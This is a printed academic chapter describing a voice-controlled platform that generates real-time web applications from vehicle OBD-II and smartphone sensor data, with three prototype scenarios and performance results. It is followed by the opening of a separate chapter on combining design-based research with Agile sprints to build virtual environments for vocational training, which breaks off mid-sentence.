Nowadays, there are not any platforms that allow drivers to immediately create software applications concerning the surrounding vehicles or even their own vehicle when a new necessity occurs. The system must allow collecting, sending, storing and processing a great amount of data from vehicles, communicating with an appropriate interface that will allow users to interact with the application, and generating a module able to create real time applications based on their own necessities. Applications are fed with the information collected from the platform using data mining techniques in real time to satisfy user demands. In addition, the specification and application generation must adjust to the driving nature: the user must be able to specify his necessities while driving without losing attention to the road, therefore, a virtual assistance with speech recognition is required. Moreover, the generated applications must base their communications with users in visual systems of information that use multimedia elements similar to the ones equipped in modern vehicles.

In this work we present an innovative platform that allows users to express their own necessities within a range of domains and possibilities that will allow creating real time on-demand multimedia applications that will assist users under necessities related to road scenarios that can arise while driving. Since the platform is aimed to be used while driving, we have introduced a voice interaction interface

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that uses speech recognition to obtain the user preferences as already used many fields, for instance in video game interface applications (Mustaquim et al., 2011).

The remaining paper structure is organized as follows. After reviewing the related research work in Section 2, we provide the description of a platform that allows vehicle users to generate through voice, real time multimedia web applications that process data sensors from different vehicles in Section 3. In Section 4 we provide the usage scenarios for three developed prototypes. In Section 4 we discuss the results obtained in the analysis. Finally a concluding summary and possible future work are addressed.

2. RELATED WORK

An application generator is software that produces application programs from descriptions of the problem rather than by the use of traditional programming languages (Horowitz et al., 1983). Its use provides benefits such as reuse and increased development productivity (Cleaveland, 1988) or the end user involvement in the software development process (Garcia-Diaz et al., 2010). Thus, there are a large amount of software generators and the rise of approaches such as Model-Driven Engineering (Kent, 2002) are largely determined by principles based on modeling software, which is automatically or semi-automatically generated rather than coded using traditional programming languages.

A classic example of software generator is DiSTil (Smaragdakis and Batory, 1997), which focuses on the domain of data structures implementing a domain-specific language through the concepts of containers and cursors. From the Web perspective, in which we focus, there are works related to a very specific topic such as the generation of JavaScript programs for handling input forms in HTML websites (Suzuki and Tokuda, 2005), or works including Taguchi et al. (2003), Melia and Gomez (2006) and Schauerhuber et al. (2006), that are much more generic examples and aim is to generate websites without focusing on a particular knowledge domain. There are also tools specific to a domain such as Montenegro-Marin et al. (2012), those which focus on the generation of eLearning courses for platforms like Moodle. However, there is a lack of tools related to applications generation – websites – for data acquisition from individual motor vehicles. This could be interesting since there is an increasing amount of data from a growing number of vehicles and sensors. Thus, users could customize the applications according to their needs, which will surely be changing over time due to the rapid growth of this type of software.

Knowledge discovery and data mining (Goebel and Gruendwald, 1999) are a key aspect in the development of different knowledge domains and their applications. For example, there are mature projects that include underwater networks to be used for monitoring of coral reefs and fisheries (Vasilescu et al., 2005), methods for supporting marketing decisions (Shaw et al., (2001) and processes for discovering knowledge from hypertext data (Chakrabarti, 2003).

From the point of view of the automotive domain there has not been a major rise but the latest technologies allow access to a large amount of real-time information from a multitude of vehicles, which opens the door to further research and new applications for citizens and businesses. As an example, CarWeb (Lo et al., 2008) is a platform that shares GPS data for estimating speed information of roads. Other works begin to address the issue of vehicles getting connected over wide-area wireless networks that can be combined with other contextual information about the car, the environment and the driver providing a range of new possibilities (Kargupta, 2012).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The importance of this subject is even reflected by a European Union report (2010) which concludes that new developments in Internet technologies and new services can play a key role in supporting the public and private needs in the transport domain (e.g., better use of infrastructure and vehicles, increasing safety and security, enhancing reliability of transport, increasing fuel saving, improving logistics, supporting multi-modal travel, and reducing the environmental impacts).

3. PROPOSED SYSTEM

To carry out the proposed work, we make use of different underlying technologies. Based on different technical information retrieved from vehicles and geographical data available, the aim of the system is that users without technological knowledge can perform real-time queries of such data. Information can be specific of a user or can be shared among different groups of users (it includes geoposition, temperature, speed, acceleration, revolutions per minute, throttle position, etc.). In addition, to avoid driver distraction problems while driving, the system has been based on commands through voice.


The application is composed of several components that work together. Voice-based queries are processed by the core of the system. Such a task is divided into two parts: 1) an interpreter to recognize what the users demand; and 2) an application generator that builds and deploys simple web applications based on the information that is stored in the database to respond to user queries in a quick way, according to any particular need of the users. Given the context in which it is used, the final web application is decorated with audible and visual indicators and can be accessed by any user with the corresponding rights.

Figure 1 shows an overview of the system, based on the classical client-server architecture between the platform core and client applications that are going to be explained in the next sections.

3.1. Platform Core

The server is actually the core of the platform since it coordinates the whole system through the following modules:

Figure 1. Platform's conceptual scheme



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Communication Manager Module:** It is intended to deal with the bidirectional data flows between users (information from vehicles and Smartphones or other mobile devices) and the core. To benefit from the features of connectionless datagram services when large amounts of data are sent, the system uses the UDP protocol for common information. However, when the system must guarantee the reception of any information, it switches to the TCP protocol, which emphasizes reliability over reduced latency. For example, when the brakes are not working property the message must delivered in any case. In addition, web applications are connected to the communication module through web services, incrementing interoperability.
2. **Data Warehouse Module:** It is intended to store all the information retrieved from vehicles and devices, and its availability depends on the preferences of users, which also are saved in the Warehouse. For example, a user can decide whether its specific data is private or shared with other users. In addition, users can upload and add their own multimedia content to enrich the applications through the web interface, with the aim of being consumed by the Application Generator Module when new applications are being generated.
3. **Application Generator Module:** It is intended to create new web applications when users require it. This module is available for all the users of the system, which can use a domain-specific language provided by the platform to help them to define the desired behavior. The language is tailored to the vehicles domain of knowledge and relies in an underlying XML syntax, which is parsed and interpreted to generate the corresponding source code with the details needed for the web application to run. The code functionality is based on the definitions and wishes of users (e.g., speed and acceleration of some specific vehicles of a company). One the code is completed, it is automatically deployed in the web application server to be accessed from the outside immediately.

3.2. Client Applications

The other main component of the platform is the one which refers to client applications. In fact, there are three different ways in which users can interact with the system:

1. **Sharing Information:** By connecting the smart device through the Bluetooth interface to the OBDII hardware available in modern vehicles, the applications can retrieve all the information that was initially defined and allowed. Then, the device can send that information to the core using any wireless network.
2. **Defining Applications:** By using the voice assistant in the application provided for smart devices, users can define the application they want to develop. That information is sent to the core, which will parse, interpret, generate, compile and deploy the final web application that can be consumed by users to get the information they wish.
3. **Using Applications:** By accessing the previously generated web application through any browser compatible with the HTML 5 standard, users can see and consult all the information that was defined. That web sites can be configured to be private or public, according to the wishes of users.

3.2.1. Sharing Information

To work with this first version of the system, we provide an application developed for Android devices that can be used for any of the three ways of interactions we defined. Regarding sharing of information,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

mobile devices should be placed in the vehicle in a still position in order to collect more accurate values from their sensors. In addition to this, data is also collected from vehicles, using the CAN/OBD-II (On Board Diagnosis) interface through a Bluetooth interface.


The OBD connection is very common nowadays. In fact, at least all gasoline vehicles in the European Union and the United Stated have to be provided with it since 2001 and 1996 respectively. In addition, other diesel and heavy duty vehicles are being imposed with the same requirement so it is a common practice for most of the new manufactured vehicles. OBD allows to get different real-time information from parameters (PIDs) in the vehicles. There is a standard list of PIDs that should be provided but currently is not completely supported by all the manufacturers, and some of them even include some custom private PIDs. Nevertheless, the application can be easily extended with new PIDs if they are publicity available.

The goal of the platform is to get all the desired information to be stored and subsequently processed with Data Mining techniques. Thus, different types of information and reports can be displayed and offered to consumers of the applications that are generated (e.g., drivers or managers of a company).

3.2.2. Defining Applications

Since the platform is intended to also be used in vehicles that are moving, a voice interface has been designed and provide for drivers in order to offer voice-based commands. Figure 2 shows how the voice interface works when is enabled by the user. That way, if the system recognizes a command, it starts asking questions to that user. The questions are contextualized in a way that they depend on the expected short responses given by the user at any time.

Figure 2. Generation flow



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The interaction between the system and the user can be divided into four different steps:

1. Vehicles the user wants to select to be shown. It is also possible to have groups of vehicles to facilitate how users deal with them.
2. Parameters of the selected vehicles the user wants to show in the application. The list of parameters consist of those provide by the OBD interface, apart from those provided by the smart device.
3. Notifications triggered by values of the selected parameters, depending on whether they exceed or not a certain value. For example, it is possible to trigger a notification if the acceleration of a vehicle is above or below a specific value.
4. Information and notifications the application should show to users. It is possible to monitor the state of different elements in the application but it is also possible to create alarms to indicate certain ranges of values, such as excessive speed or low fuel level.

After the user defines all the information of the application, the generator module creates the application using as the input the XML syntax in which the domain-specific language relies. That operation is done through the web services that are provided by the core of the system.

3.2.3. Using Applications

Since the applications generated by the system rely mainly on languages such as HTML, CSS and JavaScript, any browser that supports current web standards (i.e., HTML5) can open and show such applications. In fact, the application we provide for the devices uses a conventional built-in web browser to open the applications. The application, which is available immediately after being generated, has two main functionalities:

1. Monitor parameters and elements. The elements on the applications are shown according to the user choices. They are usually shown on a map with vehicles, which they have attached the current real-time values of the desired parameters using visual and audible indicators.
2. Notify and launch events when a parameter condition (or a group of parameters conditions) reaches a specific value or range of values. If this type of events are triggered, one or more of the following notifications are shown: 1) a textual message with specific information; 2) a sound with audible information; 3) a video with multimedia information; and 4) a map that shows vehicles that are being tracked with their parameters marked in the map.

4. USAGE SCENARIOS

Vehicle users would be able to generate applications while driving with this platform. With only a smartphone they can interact with other users of the road. We have developed some prototypes that use the proposed platform. Then main objective of the prototypes is to show the application definition process from users creating real applications that can be made with the system.

The mobile device application has two different modes that work independently. Upload only mode obtains sensor readings from the vehicle and the mobile device and uploads them to the system core. So, in order to monitor a vehicle a smartphone with the running application and internet connection should

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

be mounted in the vehicle and the uploaded mode activated. Adding the device with the Bluetooth OBDII adapter is optional. If the adapter is not paired it will just upload the information from the device in-built sensors. Every sensor has its privacy settings and can be modified in the application.

To create a new application the generator mode should be used. Both modes are independent and can be used simultaneously to create and upload sensor information. The voice interface system guides users and allows them to interact with the application through the speech recognition system. The application communicates all the actions through speech and waits for the user's response. The interface will recognize key words and will start building a consulting graph that will be converted into the application. Once the application is created it will start running and it will be displayed to the user.

4.1. Prototype 1: Parental Control

A controlling parent who has just found out that his son (that has just got his license issued) is going on a long trip in his beloved car for the first time. The parent is driving his own car to work and is still not comfortable with his son's driving abilities. So the parent feels the urge to monitor his son's trip to feel calmer and to ensure that his son's driving is adequate in his car. Additionally, he would like to get notified when his son arrives to his final destination.

So he decides to create a new application to monitor his son. The application will notify him when his son arrives to the final destination and if he exceeds 120 km/h or revs the engine over 4000 RPM in order to know if he is treating his car gently.

The following conversation is a fragment of an example of how the application could be generated; bold words are the key words that the application recognizes:

1. Voice application - What can I do for you?
2. User - I want to create a *new notification* application.
3. Voice application - What vehicle or vehicles do you want to monitor?
4. User - My *red Corvette*
5. Voice application- What parameter do you want to monitor?
6. User - I want to monitor the *speed* of the car.
7. Voice application- What speed should be exceeded to notify you?
8. User - *120*
9. Voice application - What speed minimum speed to notify you?
10. User - *Don't* set minimum speed.
11. Voice application - Do you want to monitor more parameters?

…


…

25. Voice application - What type of notification do you want to show?
26. User - *Beep sound.*
27. Voice application - Generating and displaying application. Wait a moment please...

The application then will generate and display the new web application. The application will show speed and RPM gauges with the "red Corvette" parameter values and the distance left to arrive at the final destination (Figure 3a). Whenever any of the parameters previously set exceed the values, the application will inform with a message to the user at the same time that it is playing a beeping sound.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. At the left prototype 1 application is monitoring the "red Corvette" vehicle. At the right prototype 3 application is displaying in a map information about vehicle 7



4.2. Prototype 2: Sightseen Application

A taxi driver picks up some foreign customers that have just arrived to the city. While chatting with customers going to the hotel, the driver finds out that they are very interested in the city's architecture, especially in the main bridge of the city.

Since they will cross the bridge to arrive to their destination, the taxi driver decides to create a new application that will show them a video of interesting facts when they go through the bridge.

The following conversation is an example of how the application could be generated:

1. Voice application - What can I do for you?
2. User - I want to show a *new notification* application.
3. Voice application - What vehicle or vehicles do you want to monitor?
4. User - *My cab*
5. Voice application- What parameter do you want to monitor?
6. User – I want to monitor the *arrival* of the car.
7. Voice application- Where is the destination?
8. User – *Central Bridge*
9. Voice application - Do you want to monitor more parameters?
10. User – *No*
11. Voice application - What type of notification do you want to show?
12. User - *Central Bridge video.*
13. Voice application - Generating and displaying application. Wait a moment please...

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The application will create a new web application and it will show the distance to the destination set. Once the vehicle arrives to the destination, the application will start playing the "Central Bridge" video.

4.3. Prototype 3: Fleet Mechanic

The mechanic in charge of a fleet assistance is coming back to the main station from assisting a vehicle on the road. He suddenly receives two calls from two different vehicles that request help. Both drivers have informed the mechanic that their Malfunction Indicator Lamp (MIL) is on. To know what assistance he should prioritize to avoid vehicle deterioration, the mechanic decides to generate a program that will tell him where are the vehicles located, for how long the MIL has been on and that will monitor the coolant temperature.

1. Voice application - What can I do for you?
2. User - I want to show a *new monitoring* application.
3. Voice application - What vehicle or vehicles do you want to monitor?
4. User – *Truck 23* and *car 3*
5. Voice application- What parameter do you want to monitor?
6. User – I want to monitor the *time* run by the engine while *MIL* activated.
7. Voice application- Do you want to monitor more parameters?
8. User – *Yes*
9. Voice application - What parameter do you want to monitor?
10. User – I want to monitor the *coolant temperature.*
11. Voice application - Do you want to monitor more parameters?
12. User - *No.*
13. Voice application - Generating and displaying application. Wait a moment please...

The application will create and display a new web application with a map that will show the vehicles that are being tracked. When pressing on a specific vehicle it will show the minutes that the vehicle has had its MIL on and the coolant temperature level (Figure 3b).


5. PROPOSAL ANALYSIS

In this section we analyze the most relevant areas of the proposed platform. To justify the proposed initial research objectives we base the analysis on the process definition and generation of the three prototypes presented in the previous section. To obtain a deeper analysis of the platform, the prototypes have been used in real scenarios with different vehicles and Android mobile devices. The necessary requirements to execute the application are: 1) a mobile device with Android OS 4.0 or higher with Internet connection and Bluetooth (Figure 4a), 2) Optionally, to collect data from the vehicle it is necessary to have an OBDII port and an ELM327 OBDII compatible Bluetooth adapter (Figure 4b).

One of the main objectives of the platform is to allow users to quickly specify dynamic needed functionalities though voice. In this research the generating time by the user has been measured in several definition processes with different complexities and functionalities. Figure 5 shows the average time users take generating prototypes. During the application process definition other factors such as number

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. a) At the left, a generated application running in an Android OS Smartphone. b) At the right in the red circle, OBDII Bluetooth hardware connected to the vehicle port




of commands used by users have been extracted from the user interaction. Commands are compared to the number of parameters that the prototypes monitor in Figure 5.

Another relevant area that has to be analyzed is the time in the application generation once the application has been defined. During the analysis all the cases had a constant time around 5 seconds (Figure 1). This is the time that the platform needs to generate and deploy the application and the mobile device to load the new application.


Once the applications were generated they were measured in real scenarios. Two parameters that condition the application functionality have been analyzed. Figure 6 shows the number of fields that the application obtains from the platforms vehicle database per minute. The number of fields obtained varies substantially depending on the complexity degree of the application, the number of vehicles and the number of parameters monitored. Figure 6 displays the traffic network analysis of the multimedia generated application. The nature of the application involves a constant data interchange with the platform. Traffic volume is considered important since the applications must be able to be used in a Smartphone with an average Internet data plan.

Figure 5. Graphic comparison of the average generating time of the analyzed prototypes and number of commands used



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Graphic representation of the fields consulted and network traffic data generated by the prototypes



Taking into consideration the areas and criteria analyzed we can conclude that in the case studies evaluated users are able to specify an application in a reasonable time. Likewise, the creation of multimedia applications is suitable and can be used on modern mobile devices.

The analysis process does not cover all the possible applications that a user could generate, however, uses the most typically use cases. Given to the platforms nature, it could allow creating much more complex applications. This is not the objective of the analysis since they will be one time uncommon generated cases. The analysis reveals that the number of fields obtained from a vehicle is not proportional to the network traffic. The platform is optimized for applications that handle great amounts of vehicles, penalizing in terms of traffic network the use of many parameters. The network traffic generated by applications prioritizes efficiency with several vehicles; 1 parameter from N vehicles generates lower network traffic than N parameters from 1 vehicle.

6. CONCLUSION AND FUTURE WORK

This paper presents a platform that allows vehicle users to generate through voice, real time multimedia web applications that process data from one or more connected vehicles. The platform has been tested through the generation of three prototypes that demonstrate the functionalities of the system. The solution has been analyzed to validate the initial research objectives of the platform. Results support that users are able to specify their necessities in a quick and agile manner while driving, taking a total time of around 1 minute. Since the platform aims to be helpful to solve problems that unexpectedly occur the generating time should be very low. In the studied applications it never surpassed 5 seconds. To fulfill user requirements the generated application must process and analyze a certain volume of data from vehicles. The volume depends on the application functionalities. In the case studies the volume of sensor data elements managed varied from 40 to 160 fields per minute. Despite the number of fields consulted the maximum network traffic was 20kb per minute, an assumable amount of data for an average data plan.

The platform conforms the initial objectives; however additional areas could be improved or extended as future work. The management, analysis and interchange systems from data vehicles have room for improvement. A reduction in network traffic could be applied when a device would be executing more than one application simultaneously. Future work could also involve increasing the amount of data that the system uses. Image processing could be added though mobile device cameras installed in vehicles,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

obtaining traffic signs, traffic lights and images. An additional research line could be focused on developing augmented reality interfaces that will help users obtain new visual information without losing their concentration while driving.

REFERENCES

Chakrabarti S (2003) Mining the Web: Discovering Knowledge from Hypertext Data.

Chen, S.-H., Wang, J.-F., Wei, Y., Shang, J., & Kao, S.-Y. (2011) The Implementation of Real-Time On-line Vehicle Diagnostics and Early Fault Estimation System. 2011 Fifth International Conference on Genetic and Evolutionary Computing 13–16.

Cleaveland, J. C. (1988). *Building application generators. IEEE Software*. IEEE Computer Society Press.

Europa. (2010) New services enabled by the connected car. Retrieved from: http://ec.europa.eu/information_society/activities/esafety/doc/studies/connected/smart_2010_0065_final_report.pdf

García-Díaz, V., Fernández-Fernández, H., Palacios-González, E., G-Bustelo, B. C. P., Sanjuán-Martínez, O., & Lovelle, J. M. C. (2010). TALISMAN MDE: Mixing MDE principles. *Journal of Systems and Software*, *83*(7), 1179–1191. doi:10.1016/j.jss.2010.01.010

Goebel, M., & Gruenwald, L. (1999). A survey of data mining and knowledge discovery software tools. *SIGKDD Explor Newsl*, *1*(1), 20–33. doi:10.1145/846170.846172

Horowitz, E., Kemper, A., & Narasimhan, B. SCIENCE. UOFSCLOSADOFC (1983) An Analysis of Application Generators. Defense Technical Information Center

Kargupta, H. (2012). Connected Cars: How Distributed Data Mining Is Changing the Next Generation of Vehicle Telematics Products. In F. Martins, L. Lopes, & H. Paulino (Eds.), *Sensor Systems and Software* (pp. 73–74). Springer Berlin Heidelberg. doi:10.1007/978-3-642-32778-0_6

Kent, S. (2002). Model Driven Engineering. In M. Butler, L. Petre, & K. Sere (Eds.), *Integrated Formal Methods* (pp. 286–298). Springer Berlin Heidelberg. doi:10.1007/3-540-47884-1_16

Koukoumidis, E., Peh, L.-shiuan, & Martonosi, M. (2011). SignalGuru: Leveraging Mobile Phones for Collaborative Traffic Signal Schedule Advisory. Traffic, June 28-Ju, 127-140.

Lo, C.-H., Peng, W.-C., Chen, C.-W., Lin, T.-Y., & Lin, C.-S. (2008) CarWeb A Traffic Data Collection Platform. Mobile Data Management, 2008. MDM '08. 9th International Conference on. pp 221–222 doi:10.1109/MDM.2008.26

Mathur, S., Jin, T., Kasturirangan, N., Chandrashekharan, J., Xue, W., Gruteser, M., & Trappe, W. (2010). ParkNet: Drive-by Sensing of Road-Side Parking Statistics. *Challenge*, 123–136.

Meliá, S., & Gomez, J. (2006). The webSA approach: Applying model driven engineering to web applications. *Journal of Web Engineering*, *5*, 121–149.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Montenegro-Marín, C. E., Cueva-Lovelle, J. M., Sanjuán-Martínez, O., & García-Díaz, V. (2012). Domain specific language for the generation of learning management systems modules. *Journal of Web Engineering*, *11*, 23–50.

Moodle. https://moodle.org/

Mustaquim, M. M. (2011). Automatic speech recognition- an approach for designing inclusive games. *Multimedia Tools and Applications*. doi:10.1007/s11042-011-0918-7

Onstar by GM. http://www.onstar.com/web/portal/home

Schauerhuber, A., Wimmer, M., & Kapsammer, E. (2006) Bridging existing Web modeling languages to model-driven engineering: a metamodel for WebML. Workshop proceedings of the sixth international conference on Web engineering. doi:10.1145/1149993.1149999

Shaw, M. J., Subramaniam, C., Tan, G. W., & Welge, M. E. (2001). Knowledge management and data mining for marketing. *Decision Support Systems*, *31*(1), 127–137. doi:10.1016/S0167-9236(00)00123-8

Smaragdakis, Y., & Batory, D. (1997). DiSTiL: A transformation library for data structures. USENIX Conference on DomainSpecific Languages (pp. 257-270).

Suzuki, T., & Tokuda, T. (2005) Automatic generation of intelligent javascript programs for handling input forms in html documents. *Proceedings of the International Conference on Web Engineering*.

Taguchi, M., Suzuki, T., & Tokuda, T. (2003). A visual approach for generating server page type Web applications based on template method. IEEE Symposium on Human Centric Computing Languages and Environments 2003.

TeleservicesB. M. W. http://www.bmw.com/com/en/owners/service/bmw_teleservices.html

TomTomHD Traffic. http://www.tomtom.com/en_gb/services/live/hd-traffic/

Vasilescu, I., Kotay, K., Rus, D., Dunbabin, M., & Corke, P. (2005) Data collection, storage, and retrieval with an underwater sensor network. *Proceedings of the 3rd international conference on Embedded networked sensor systems*. ACM, New York, NY, USA, pp 154–165 doi:10.1145/1098918.1098936

Waze. http://www.waze.com/

This research was previously published in the International Journal of Handheld Computing Research (IJHCR), 6(1); edited by Wen-Chen Hu, pages 20-33, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 26
Design-Based Research with AGILE Sprints to Produce MUVES in Vocational Education

Todd Cochrane
Nelson Marlborough Institute of Technology, New Zealand

Niki E. Davis
University of Canterbury, New Zealand

Julie Mackey
University of Canterbury, New Zealand

ABSTRACT

An innovative approach to effective design, development and testing of Multi-User Virtual Environments (MUVE) in vocational education is provided. It blends Agile software development with design based research (DBR), seeded with educational frameworks and theories relevant to vocational education. Legitimate peripheral participation was used as a filter to inform design thinking for authentic vocational contexts because moving towards being work ready increases the student's legitimate practices particular to a vocation. Technological Pedagogical Content Knowledge TPACK (Mishra & Koehler 2006) provided a framework to link content and pedagogy with the MUVE technology. Software development techniques for MUVEs are shown to have characteristics compatible with design based research. A design based methodological process that introduces software development within phases is described. The approach is illustrated in the design of two MUVE to simulate (1) the hazardous situation of temporary traffic management and (2) communication on a maritime ship's bridge.

INTRODUCTION

Multi-user virtual environments (MUVEs) or virtual worlds have been shown to be valuable for use in education, including preparation for challenging and hazardous vocational contexts (Gregory et al 2013; Hew & Cheung 2010). MUVEs can effectively recreate hazardous or emergency scenarios and

DOI: 10.4018/978-1-5225-3422-8.ch026

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

allow participants to practise problem solving and communication skills prior to these being enacted in real situations. For example, developing the particular knowledge, skills and teamwork required among professionals working on the bridge of a ship to ensure the safe navigation of large vessels that can dwarf the ports in which they dock. Rigorous protocols for language and other practices have evolved for such contexts to increase efficiency and safety. It can be very challenging for learners to develop the competence to join such professions through training in contexts that are authentic for colleges but not for their chosen profession. However, there has been little research into the processes of designing MUVE for vocational contexts. The objective of this chapter is to present an innovative approach to effective design, development and testing of Multi-User Virtual Environments in vocational education. The approach is illustrated in the early phases of design of two MUVEs. One was being designed to simulate the hazardous situation of temporary traffic management and the other the bridge of a maritime ship so that the students operating though their avatars can better develop legitimate behavior that is required of professionals in the field.

BACKGROUND

Multi-user virtual environments (MUVEs) or virtual worlds have been shown to be valuable for use in education. For example, in her scoping study on the use of virtual worlds to support learning and training, de Freitas (2008) identifies 80 MUVE applications available for education at that time. De Freitas (2008) asserts that MUVEs "in the future may provide a 'wrapper' for sets of educational services including e-portfolios, e-learning materials, assignments and class sessions, course module materials, learning games, tracking and monitoring assignments, communications between tutors and learners and e-assessment." De Freitas is supported by Kirriemuir's (2009) report of virtual world activities in UK universities and colleges. The growth of this approach in New Zealand is described by Hearns' et al (2011) review of teaching and learning through virtual worlds within seven New Zealand higher education institutions and Gregory et al.'s (2013) expanded review of Australia and New Zealand higher education that concluded the emergent phase of such an innovation that is often characterized by hype was maturing to recognize the many challenges that come with such innovations in education and training.

MUVEs are successful in vocational education and these include a number of simulations. For example, Hudson and Degast-Kennedy (2009) describe a Canadian border simulation in the Second Life® MUVE that was created when post-9/11 security restrictions led to limitations on access to the border. This simulation was used by students preparing to apply to become border security officers. The students practiced interviewing travelers crossing the border using the MUVE. The student outcomes were above expectations when compared to previous classes that had not used the MUVE. Hudson and Degast-Kennedy (2009) observed an improvement in students' grades. They also noted students had a sense of accomplishment of having experienced 'real world' border crossing situations. The students also gained confidence in their capacity to interview travelers and saw themselves as having an advantage in the highly competitive screening process undertaken for these border security officer positions.

Australian Flexible Learning Framework (2006) provides a resource that describes how to use virtual worlds in competency based learning. Experiences of teachers and students from three trials are presented. Two trials were undertaken by teachers and students studying towards a Victorian Certificate in Applied Learning in tourism courses. The other trial was undertaken by students and their teacher in a painting and decorating course. The tourism courses allowed students to practice with 'tourists' represented by

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

avatars. The reported highlight of the painting and decorating trial was the potential for the whole of the interior decorating course to be undertaken using the MUVE. White (2010) presented the final report from the Second Life Education New Zealand (SLENZ) project that developed and trialed resources in two vocational education contexts. The Birthing Unit provides a resource for midwifery educators and midwives teaching and learning about the normal birth process. In this MUVE midwifery educators and training midwives role-play the normal birth process through avatars. The MUVE allowed junior trainee midwives to participate in a birth earlier than they would in real life. A second MUVE developed by the SLENZ project supported teaching and learning job interview skills for Foundations Studies students. In this MUVE students practiced different types of job interviews, for example a job interview at a bank. A Foundation Studies student who was very nervous about a practicing a real interview found that practicing the job interview in the MUVE allowed her to gain confidence for the real interview. Vergara et al (2009) describe the Mr Toma medical simulation, a virtual patient implemented in a MUVE, that they concluded that the MUVE effectively replaced the physical experience with the virtual experience. Gerald and Antonacci (2009) and Hewitt et al (2009) take the perspective that MUVEs would best be used for the development of simulations of authentic situations rather than for constructivist learning experiences.

There have been a few reports of the design processes of virtual worlds in education. Reeves (2006) describes exemplary design based research projects, two develop MUVEs: the River City Learning environment and Quest Atlantis. The River City Learning environment (Ketelhut & Dede et al., 2007; Ketelhut et al, 2010) was used as a "pedagogical vehicle,... exploring how a technology-intensive learning experience that immerses participants in a virtual 'world' … can help middle school students learn both deep inquiry skills (scientific processes) and science knowledge"(p. 2). Although the River City project focused on primary school education, strategies learned in its development were applied in the current study. For example, Clarke and Dede (2009) suggested that the system should be designed so that it can be scaled up or down for different size groups, they identify this property as 'scalability'. Designing for scalability could influence pedagogy and the selection of software development techniques used in the design of the interventions. Barab et al (2005) provide an overview of the design and implementation of Quest Atlantis, a MUVE based environment in which children can learn through game play. They consider their approach to instructional design and design based research that evolves as they undertake their research and development, to be at the intersection of entertainment, education, and social commitment. Although relevant, there was a gap in the literature regarding the design of a MUVE for specific vocational contexts.

APPROACHES TO EDUCATIONAL MUVE DESIGN

There is little or no research into the process of specifying and developing virtual worlds for vocational education. This chapter lays out a methodology to inform such research, which brings together software development techniques with design based research. This chapter presents an approach that integrates Agile software design with Design Based Research (DBR) for more effective production of MUVEs for vocational education. Educational theories are used to inform design; they provide seeds in the design and development of the interventions. Established Agile software documentation and processes are inducted from data collected with practitioners, including user stories, descriptions of tasks, developer and stake holder comments that become working documents as the system is developed. These in turn are one of the sources in the DBR that evaluates educational theories to propose adapted and/or new theories; the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data collected is presented as a case that situates adjustments for existing theories are generated through proposed proto-theories. Before the early phases of the methodology are illustrated in the development of MUVE in two vocational education contexts, the complementary approaches are introduced.

Design Based Research

Design-based research (DBR) is inspired by developmental goals. Reeves (2000) illustrates the differences between research conducted with traditional empirical goals and that inspired by developmental goals. Empirical research starts with hypotheses based on observations and/or existing theories; theories are tested in experiments; the theory is refined based on the test results; it is then applied by practitioners. Developmental research starts with an analysis of practical problems by researchers and practitioners. Solutions that are developed are underpinned by theoretical frameworks. The solutions are evaluated and tested in practice. Documentation and reflection produce design principles. At each stage there is refinement of the problems, solutions and methods used in the research. Steps will be repeated iteratively to solve problems and refine the solution within and across the stages as necessary.

Educational design research (Plomp, 2007), also known as Design-Based Research (DBR), is seen as originating from design experiments as described by Brown (1992) and Collins (1992). Sandoval and Bell (2004) in their introduction to "Design-based research methods for studying learning in context" describe Collins (1992) as putting "forth a notion of educational research as a 'design science,' like aerospace engineering, that required a methodology to systematically test design variants for effectiveness"(p. 2). Collins et al (2004) identify problems with design experimentation such as "resistance to experimental control" (p. 2) and comparison of designs due to the complexity and unpredictability of real-world situations that tend to produce large volumes of data with combinations of methodologies.

In the present work we acknowledge these challenges; they are thought of as ongoing. We recognize the methodology is developed for a specific design, that the systematic collection of a large amount of data and the interventions are undertaken in real-world situations. The collection of a large amount of data is seen as a valuable resource that can be subject to subsequent careful analysis. The complexity of the real-world situations is in itself of interest to the research, providing rich sources in the collection of data. Brown (1992) describes her "attempts to engage in design experiments intended to transform classrooms from academic work factories to learning environments that encourage reflective practice among students, teachers and researchers"(p. 35). She identifies the need for "new and complex methodologies to capture the systematic nature of learning, teaching and assessment"(p. 35). To engineer a working environment for learning Brown envisaged input of a variety of elements including the classroom ethos, teacher/student as researcher, curriculum, technology etc. The output was described as the assessment of "the right things and accountability" (p. 3, figure 1). Most importantly Brown saw an interaction with learning theory and feasibility (dissemination).

Educational design based research considers educational theories in practice and how these are developed as evidence emerges from that practice. Collins et al (2004) reflect on design experiments "Design experiments were developed as a way to carry out formative research to test and refine educational designs based on theoretical principles derived from prior research."(p. 1). Cobb et al (2003) see the purpose of design experimentation as a way to "develop a class of theories about both the process of learning and the means that are designed to support that learning" (p. 3). Dede et al (2004) note that "The purpose … (is) to move educational research from laboratories into classrooms in order to gain insight into how, when, and why innovations work in practice….Yet the focus of DBR is not on specific

